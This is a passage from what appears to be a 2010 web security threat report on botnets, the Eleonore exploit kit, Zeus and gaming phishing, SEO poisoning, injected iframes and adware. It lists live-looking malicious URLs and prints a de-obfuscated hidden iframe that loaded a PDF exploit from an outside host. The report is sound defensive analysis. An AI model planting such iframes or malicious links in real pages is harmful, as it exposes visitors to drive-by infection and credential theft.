This spike in transactions to these Torpig sites was explained due to a banner advertisement server (adrotator.mediaplex.feed-mnptr.com) that was leveraged to inject obfuscated JavaScript, which included an IFRAME directing browsers to Torpig hosting sites. Several popular sites included banner ads from the leveraged advertising server. MTV, Evite, CNBC, Buy.com, Juno, and a number of MSN sites were all victims (see

Adware discussion on how criminals are victimizing hosts through banner advertisements included on legitimate websites).

[14] http://research.zscaler.com/2010/03/facebook-phish-and-zeus.html
[15] http://research.zscaler.com/2010/03/koobface-worm-hits-on-weekend-increase.html
[16] http://safeweb.norton.com/report/show?name=84.111.48.11
[17] http://google.com/safebrowsing/diagnostic?site=AS:8551
[18] http://research.zscaler.com/2010/03/recent-spike-in-neosploit-activity.html

Eleonore Exploit Kit

Exploit kits are underground pieces of software that are usually bought or traded, and they provide a framework for attempting multiple exploits against a client rendering content from the web. The exploits vary with each kit, and a number of exploits for clients, versions, and platforms may be present within the kit. Exploits seen have included those targeting Internet Explorer, Adobe Acrobat, Firefox, Opera, ActiveX controls, Java, and MDAC vulnerabilities. The exploit kits usually contain advanced encoding/obfuscation so that the page is different each time it is pulled, which increases the difficulty of writing signatures that will detect the exploits. Additionally, the kit usually contains a graphical interface for the attacker to view statistics of their attacks against visitors and information about their victims.

Roughly 5% of the browser exploits that we identified during the quarter were tied to the Eleonore exploit kit. For example, the following URLs provided exploits originating from Eleonore.

- kitaiclock.cn/index.php?spl=3&br=MSIE&vers=6.0&s=7eeec2197e6890fcac2e3f8be5174bd9
- wherei.in/ar_winter/index.php?spl=3&br=MSIE&vers=6.0&s=28abc4e451e93cd89ba139504ab21cc9
- thetraf.net/banner/index.php?spl=3&br=MSIE&vers=7.0&s=ba80b0784ea357fca2f7058ca1e7b330
- devilbringer.serveirc.com/index.php?spl=3&br=MSIE&vers=7.0&s=
- 217.23.14.106/cont/?spl=3&br=MSIE&vers=7.0&s=

The Eleonore kit was detailed in a blog at the beginning of the quarter.[19] The number of exploit kits, both in terms of variety and usage, has continued to grow. There is a monetary incentive both for the developer and the attacker using the kit. Kits with the most features/modules, exploits, and those with exploits for the latest vulnerabilities are among the most valuable in the underground.

[19] http://krebsonsecurity.com/2010/01/a-peek-inside-the-eleonore-browser-exploit-kit/

Phishing

Avalanche/Zeus Advertisements

The Avalanche botnet is one of the hosting infrastructures behind many of the social-engineered Zeus/Zbot attacks. During Q1 2010, Zscaler blocked a number of transactions from customers attempting to visit such spam advertised malicious sites. The primary spam botnet used in these campaigns is the Cutwail/Pushdo botnet. Throughout the 2009 tax-filing season, Zscaler observed several sites that used the Internal Revenue Service (IRS) name to attempt to infect victims with Zeus/Zbot. For example:

- www.irs.gov.rfsderw.co.uk/fraud.applications/application/statement.php
- www.irs.gov.redee3e.com.pl/fraud.applications/application/statement.php
- www.irs.gov.haqwaz1.im/fraud_application/directory/statement.php

Other Zeus advertisements frequently made use of popular online services in their social-engineering attempts, for example, Visa Online Payment, Sendspace, and Facebook. Zscaler posted a blog[20] in March detailing Facebook-branded phishing attacks designed to spread Zeus/Zbot and which facilitated the takedown of a large number of sites involved.

World of Warcraft Phishing

World of Warcraft (WoW) is arguably the most popular massively multiplayer online role-playing game (MMORPG). During Q1 2010, Zscaler observed a number of phishing sites designed to steal WoW gaming credentials.

There have been presentations and stories in the last five years about how individuals make money cashing in virtual gold and game objects for real money. The Guardian did a story in 2005 about 'virtual sweatshops' where WoW and other games are played specifically for the purpose of monetizing gold, objects, and avatars/profiles from the game.[21] In fact, WoW has been sufficiently phished for it to be added in the “targeted brands” drop-down search within Phishtank.[22]

Those conducting the phishing against MMORPGs are likely after profits gathered through the sale of virtual gold or items obtained through stolen gaming credentials. Related to the phishing of MMORPG credentials are malware designed to steal gaming credentials. Zscaler published a blog[23] concerning the exploitation of CVE-2010-0806, the payload from this attack was a WoW keylogger.

[20] http://research.zscaler.com/2010/03/facebook-phish-and-zeus.html
[21] http://www.guardian.co.uk/technology/2005/mar/13/games.theobserver
[22] http://www.phishtank.com/target_search.php?target_id=88&valid=All&active=All&Search=Search
[23] http://research.zscaler.com/2010/04/cve-2010-0806-exploit-in-wild.html

Incidents

SEO Attacks

Just as businesses leverage search engine optimization (SEO) techniques to ensure that web pages float to the top within popular search engines, such as Google, Yahoo! and Bing, so too do attackers. Attackers, however, have one significant advantage – they don't have to follow the rules. The efficiency with which attackers take advantage of breaking news in order to conduct attacks is impressive to say the least. Typically, within hours of a compelling news event, we will see malicious links appearing within top search results.

How can attackers be so efficient when it comes to SEO attacks? They have streamlined their approach, and are able to reuse techniques for each new attack, but they also have little concern for breaking the rules. Attackers will employ three primary techniques:

1. **Keyword stuffing** – Adding keywords to a page that are generally hidden using formatting techniques so as not to change the look of the page, but include content that will influence the analysis of the page content.
2. **Link bombing** – Injecting or adding links to third party sites in order to promote a specific web page. As search engines use links as 'votes' to identify the popularity of a given page, this artificially makes the page seem popular. As attackers generally have access to thousands of malicious or infected domains, they can quickly alter search rankings with this technique.
3. **Doorway pages** – Setting up gateways, which return different results depending upon where the request is originating from. If a search engine bot is making the request, an SEO optimized page is returned. When the request comes from a potentially vulnerable web browser, a malicious page is delivered, whereas a benign page will be returned if the browser is deemed to have been patched.

SEO is leveraged by legitimate enterprises and considered an acceptable practice, so long as web content stays within the guidelines set out by search engines. The techniques described above are a clear violation of the rules. Google, for example, warns that the use of doorway pages "may cause your site to be perceived as deceptive and removed from the Google index."[24] While this deters legitimate enterprises from abusing SEO, it is of little consequence to attackers. Should one of their pages get banned, they will simply move on to another website.

In our experience, virtually all search terms popular enough to be incorporated in Google Trends[25] top 10 list will include in at least one malicious site within the first 100 results. Throughout the course of the quarter, we demonstrated that the volume of malicious sites can be even more significant at times. For example, shortly after the death of popular R&B singer Johnny Maestro on March 24, 2010, we noted that more than 50% of the links within the top 100 Google search results for the term "Johnny Maestro" were in fact malicious.[26]

[24] http://www.google.com/support/webmasters/bin/answer.py?answer=66355
[25] http://www.google.com/trends
[26] http://research.zscaler.com/2010/03/web-security-google-paradox.html

Below are some of the more significant news events throughout the quarter, along with specific examples of SEO attacks related to these events.

Topic	Search Terms	Notes
March Madness[27]	NCAA basketball March 21, 2010	Fake AV attack Executable blocked by only 9 of 42 AV vendors
Chile Earthquake[28]	Chile tsunami 2010	Fake AV attack Employed intelligent redirection – only Windows users attacked
Haiti Earthquake[29]	Haiti Earthquake	Various SEO optimized domains: fullsecurityscanc.com scan-now23.com full-pc-scanner1.com best-systemguard.net full-pc-scanner22.com
State of the Union Address[30]	state of the union address 2010	Fake AV attack
Toyota Recall[31]	Toyota recall January 2010	Fake AV attack
Apple iPad[32]	Apple tablet January 2010	Fake AV attack

Injected Content

When targeting end users, attackers always face the challenge of social engineering potential victims into doing something – clicking on a link, downloading a file, etc. Attackers have realized that it's far easier to hijack existing traffic in order to target potential victims than to generate their own. Therefore, a common attack, which we see every day involves infecting otherwise legitimate web sites with malicious content. The injected content doesn't change the look and feel of the page; it simply adds malicious JavaScript, or more typically, a malicious IFRAME, which will cause the victim's browser to download malicious content when the page is viewed. The injected content is also generally obfuscated, using a variety of techniques. This is done in order to prevent detection by security solutions such as desktop antivirus. Below is an example of obfuscated JavaScript injected into an otherwise legitimate web page.




Figure 1 - Obfuscated JavaScriptJavaScript injected into redcross.org website

Attackers leverage a variety of injection vulnerabilities to accomplish this task, including SQL injection, a vulnerability that is far from new but remains far too prevalent among production web applications. The goal of attackers is not to target any individual site but simply to infect as many sites as possible. The JavaScript identified in Figure 1, when de-obfuscated resulted in the following IFRAME:

<iframe src="http://foxionser1.com/" width="1" height="3"></iframe>


This particular attack delivered an Adobe Acrobat PDF Reader exploit.[33] Given the minimal size of the injected IFRAME (1x3 pixels), it isn't visible on the page itself. Such attacks tend to remain effective for some time. As a

[27] http://research.zscaler.com/2010/03/march-madness-malware.html
[28] http://research.zscaler.com/2010/03/chile-earthquake-tragedy-used-to-spread.html
[29] http://research.zscaler.com/2010/01/haiti-earthquake-also-rocks-internet_14.html
[30] http://research.zscaler.com/2010/01/blackhat-seo-is-new-spam.html
[31] http://research.zscaler.com/2010/01/blackhat-seo-is-new-spam.html
[32] http://research.zscaler.com/2010/01/blackhat-seo-is-new-spam.html
[33] http://research.zscaler.com/2010/03/redcross-site-hacked.html

courtesy, we inform webmasters when such content is identified, and it's rare that they are aware of the existence of the content or when it may have first been injected. Throughout the quarter, we also identified malicious content injected into Indian[34] and Chinese[35] government websites.


One additional injected IFRAME threat that Zscaler blocked a number of transactions for during Q1 2010 is the Gumblar botnet. Gumblar scans websites for vulnerabilities and injects IFRAMES that redirect to browser/PDF exploits. Users browsing to the compromised sites will also pull the content for the IFRAME and if vulnerable to the browser or PDF exploit, they will join the botnet.

Shortened URLs



In order to determine if URL shorteners were responsible for a significant proportion of malicious activity, we analyzed over one million shortened URLs from Twitter. In all, only 0.06% of URLs analyzed turned out to be malicious. While most were delivered from bit.ly (46%), a similar volume of non-malicious URLs leveraged the same service. In short, while URL shorteners are leveraged by attackers, it is not a significant threat vector and existing security solutions can combat shortened URLs, just as they can block any malicious URL. URL shorteners do little to improve an attacker's chances of success.

URL shortening services have gotten a bad rap. They've become especially popular thanks to the growth of character constrained Twitter posts and the media has been quick to label them as tools for attackers to hide malicious pages. While it is true that a URL shortener obfuscates the final destination of a web request, it does so by forcing a redirect from the shortened URL to the ultimate destination. As a result, the browser ends up making two separate requests and in doing so, security measures such as blocklists, will still have the same opportunity as before to block the malicious site.



Adware

During Q1 2010, Zscaler blocked about 10 times more unique URLs to Adobe Flash (SWF) files than to Adobe PDF files. The main reason for the discrepancy is the fact that malicious Flash files are being embedded into banner advertisements. About half of the blocked Flash files were to one domain - imgfarm.com. This is one of the domains behind the MyWebSearch/FunWeb variants. This type of software has varying classifications from the Internet/anti-virus community. Depending on the forum, the ads may be classified as unwanted programs, spyware/adware, viruses or Trojans. The advertised software is generally run in the background or installed as a browser toolbar. It is downloadable from links such as the following:

[34] http://research.zscaler.com/2010/02/indian-govt-site-redirects-to-wares.html
[35] http://research.zscaler.com/2010/01/ie-0-day-on-govcn.html

· ak.exe.imgfarm.com/images/nocache/funwebproducts/ei-6/1.2.0.1/MyFunCards.exe
  - Blocked by 11 of 39 AV engines[36]

· imgfarm.com/images/nocache/funwebproducts/ei/SmileyCentralInitialSetup1.0.0.8.cab
  - Blocked by 17 of 29 AV engines[37]

The software can significantly slow down systems and inject ads/pop-ups. These ads/pop-ups are often Flash/SWF advertisements, some of which are classified as Trojan/Clicker ads. The Google SafeBrowsing report for the domain shows that 6 pages tested over the last 90 days resulted in malicious software being downloaded and installed without user consent – Malicious software includes 16 adware samples.[38] Those behind these advertising campaigns are profiting from their advertising service and receive revenue on a pay-per-click basis. Ask.com hosts this specific example of imgfarm.com MyWebSearch/FunWeb. The registration information shows the domain registrar as Mindspark Interactive Network, Inc., and the name servers in use hosted by iaccap.com. imgfarm.com resolves to 66.235.126.61 (PTR: df-61.iaccap.com). WHOIS information for 66.235.126.61 shows it belonging to the organization "IAC Search Media Inc." with a netblock name of ASK-DOT-COM-NETWORK. From Mindspark's About page:[39]

Mindspark, a division of IAC (Nasdaq: IACI), is home to some of the most popular and engaging brands on the Web. We feature a variety of social and entertainment destinations like Zwinky®, and Zwinky Cuties™, IWON®, Retrogamer™, MyWebFace™, and GirlSense®, fun and interactive products that enable users to creatively express themselves through online communication including Webfetti™, My Fun Cards™, SmileyCentral®, Smiley Creator™, Cursor Mania™, Popular Screensavers™ and Kazulah™, as well as personal interest sites like Excite®.

Sunbelt did a report of these ask.com programs back in 2005.[40] Some of the findings detailed that the applications were:

- Concealed / bundled with other applications downloaded from the web, like screensavers, without the user's direct knowledge (Trojan)
- Auto-installed when visiting a website through the use of ActiveX
- Stealthily and forcefully installed and difficult to uninstall

[36] http://www.virustotal.com/analisis/0a541bfb6110c15b6c2d1324d205ea79137575202c235a4d3069e2c9c25f7473-1270830492
[37] http://www.virustotal.com/analisis/98652cfaf2eac87484d6eb222e7e971dd364b5fd5005f0e070ef4fa18f650a7e-1220838503
[38] http://www.google.com/safebrowsing/diagnostic?site=imgfarm.com/
[39] http://www.mindspark.com/main/about/index.shtml
[40] www.sunbelt-software.com/ihs/alex/aj.pdf

Conclusion

As we have seen in the past, attackers are not resting on their laurels – they continue to innovate and target each and every opportunity that comes their way. At the same time, the malicious infrastructures that they've created continue to thrive, requiring only regular maintenance and periodic updates to deliver impressive value to their owners. Botnets such as Monkif, Torpig and Koobface are not new, yet they remain successful. Likewise, techniques such as leveraging SEO attacks or infecting machines with fakeAV, are impressively effective, so long as they are regularly updated with the latest current events or modified binaries respectively. Attackers know all too well that the majority of enterprises rely primarily on dated security technologies that simply cannot keep pace with the dynamic, web-based attacks that are succeeding with frightening efficiency.

Threats are everywhere – gone are the days when patched browsers, surfing legitimate websites were safe. Attackers are employing impressive social engineering attacks that do not discriminate when it comes to browser patch levels. Likewise, legitimate sites, with less than adequate security measures are now an attacker's best friend as they allow for the stealthy injection of a few lines of obfuscated JavaScript to ensure that unsuspecting web patrons become potential victims. Even search engine results can no longer be trusted, especially when virtually all popular search terms include at least a few malicious results. It is now clear that enterprises require dynamic, in-line protections, beyond host based measures to ensure that end user machines are not recruited into the latest botnet army.